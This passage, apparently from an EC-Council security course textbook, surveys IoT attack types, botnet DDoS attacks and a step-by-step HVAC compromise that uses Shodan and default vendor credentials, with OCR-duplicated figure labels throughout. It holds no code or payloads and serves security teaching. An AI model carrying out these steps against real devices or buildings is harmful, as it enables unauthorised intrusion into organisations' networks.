- **Remote Access using Telnet**: Attackers exploit an open telnet port to obtain information that is shared between the connected devices, including their software and hardware models.
- **Sybil Attack**: An attacker uses multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks.
- **Exploit Kits**: A malicious script is used by the attackers to exploit poorly patched vulnerabilities in an IoT device.
- **Man-in-the-Middle Attack**: An attacker pretends to be a legitimate sender who intercepts all the communication between the sender and receiver and hijacks the communication.
- **Replay Attack**: Attackers intercept legitimate messages from valid communication and continuously send the intercepted message to the target device to perform a denial-of-service attack or crash the target device.
- **Forged Malicious Device**: Attackers replace authentic IoT devices with malicious devices if they have physical access to the network.
- **Side-Channel Attack**: Attackers perform side-channel attacks by extracting information about encryption keys by observing the emission of signals, i.e., “side channels”, from IoT devices.
- **Ransomware Attack**: Ransomware is a type of malware that uses encryption to block a user’s access to his/her device either by locking the screen or by locking the user’s files.
- **Client Impersonation**: An attacker masquerades as a legitimate smart device/server using a malicious device and compromises an IoT client device by impersonating it, to perform unauthorized activities or access sensitive information on behalf of the legitimate client.
- **SQL Injection Attack**: Attackers perform SQL injection attacks by exploiting vulnerabilities in the mobile or web applications used to control the IoT devices, to gain access to the devices and perform further attacks on them.
- **SDR-Based Attack**: Using a software-based radio communication system, an attacker can examine the communication signals passing through the IoT network and can send spam messages to the interconnected devices.
- **Fault Injection Attack**: A fault injection attack occurs when an attacker tries to introduce fault behavior in an IoT device, with the goal of exploiting these faults to compromise the security of that device.
- **Network Pivoting**: An attacker uses a malicious smart device to connect and gain access to a closed server, and then uses that connection to pivot other devices and network connections to the server to steal sensitive information.
- **DNS Rebinding Attack**: DNS rebinding is a process of obtaining access to a victim’s router using a malicious JavaScript code injected on a web page.


Hacking IoT Devices: General Scenario
Server
Fake Server
Eavesdropping
Network
Devices
Fake Devices
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking IoT Devices: General Scenario

The IoT includes different technologies such as embedded sensors, microprocessors, and power management devices. Security consideration changes from device to device and application to application. The greater the amount of confidential data we send across the network, the greater the risk of data theft, data manipulation, data tampering, and attacks on routers and servers.

Improper security infrastructure might lead to the following unwanted scenarios:

- An eavesdropper intercepts communication between two endpoints and discovers the confidential information that is sent across. He/she can misuse that information for his/her own benefit.
- A fake server can be used to send unwanted commands to trigger unplanned events. For example, some physical resources (water, coal, oil, electricity) could be sent to an unknown and unplanned destination, etc.
- A fake device can inject a malicious script into the system to make it work as instructed by the device. This may cause the system to behave inappropriately and dangerously.




Server
Fake Server
Network
Eavesdropping
Devices
Fake Devices

Figure 18.8: General IoT device hacking scenarios



DDoS Attack

- Attacker initiates the attack by **exploiting the vulnerabilities** in the devices and installing a **malicious software** in their operating systems
- Multiple infected IoT devices are referred to as an **Army of Botnets**
- The target is attacked with a **large volume of requests** from multiple IoT devices present in different locations

Attacker gains remote access to the vulnerable devices
Attacker injects malware into IoT devices to turn them into bots
Compromised IoT Devices (botnets)
1
2
3
4
Attacker
Command and Control Center
C&C instruct botnets
Attacker uses command and control center to launch attack
Server goes offline and unable to process any further requests
Target Server
Target Server

DDoS Attack

A distributed denial-of-service (DDoS) attack is an attack in which multiple infected systems are used to bombard a single online system or service, rendering the server useless, slow, or unavailable for a legitimate user for a short period of time. The attacker initiates the attack by first exploiting vulnerabilities in devices and then installing malicious software in their operating systems. These multiple compromised devices are referred to as an army of botnets.

Once an attacker decides on his/her target, he/she instructs the botnets or zombie agents to send requests to the target server that he/she is attacking. The target is attacked by a large volume of requests from multiple IoT devices present in different locations. As a result, the target system is flooded with more requests than it can handle. Therefore, it either goes offline, suffers a loss in performance, or shuts down completely.

Given below are the steps followed by an attacker to perform a DDoS attack on IoT devices:

- Attacker gains remote access to vulnerable devices
- After gaining access, he/she injects malware into the IoT devices to turn them into botnets
- Attacker uses a command and control center to instruct botnets and to send multiple requests to the target server, resulting in a DDoS attack
- Target server goes offline and becomes unavailable to process any further requests




Compromised IoT Devices (botnets)
Attacker gains remote access to the vulnerable devices
1
Attacker injects malware into IoT devices to turn them into bots
2
Attacker
Command and Control Center
3
C&C instruct botnets
4
Attacker uses command and control center to launch attack
Server goes offline and unable to process any further requests
Target Server
Target Server

Figure 18.9: DDoS attack on IoT devices

Exploit HVAC

- Many organizations use Internet-connected heating, ventilation, and air conditioning (HVAC) systems without implementing security mechanisms; this gives attackers a gateway to **hack corporate systems**
- HVAC systems have many **security vulnerabilities** that are exploited by attackers to steal login credentials, gain access to the HVAC system, and perform further attack on the organization's network


Attacker using Shodan searches for vulnerable ICS systems
1
Attacker
2
Attacker tries default user credentials to access the ICS system
iRidium Server
Service Password
LOGIN
3
Attacker gains access to the HVAC system through ICS
HVAC
4
Attacker controls the temperature from HVAC or carries out other attacks on local network
Organization Network

Exploit HVAC

Many organizations use Internet-connected heating, ventilation, and air conditioning (HVAC) systems without implementing security mechanisms, giving attackers a gateway through which to hack corporate systems. HVAC systems have many security vulnerabilities that are exploited by attackers to steal login credentials, gain access to the HVAC system, and perform further attacks on the organization's network. HVAC systems are generally connected to the networks of various industries, government sectors, hospitals, etc. These systems provide remote access rights to HVAC vendors and third parties to support their remote administration, such as remotely monitoring energy consumption and temperatures in various places. In addition, many HVAC companies provide common login names and passwords to different organizations. Attackers take advantage of this to obtain remote access to corporate networks and steal confidential information from organizations.

Steps followed by an attacker to exploit HVAC systems:

- Attacker uses **Shodan** (*https://www.shodan.io*) and searches for vulnerable industrial control systems (ICSs)
- Based on the vulnerable ICSs found, the attacker then searches for default user credentials using online tools such as *https://www.defpass.com*
- Attacker uses default user credentials to attempt to access the ICS
- After gaining access to the ICS, the attacker attempts to gain access to the HVAC system remotely through the ICS
- After gaining access to the HVAC system, an attacker can control the temperature from the HVAC or carry out other attacks on the local network

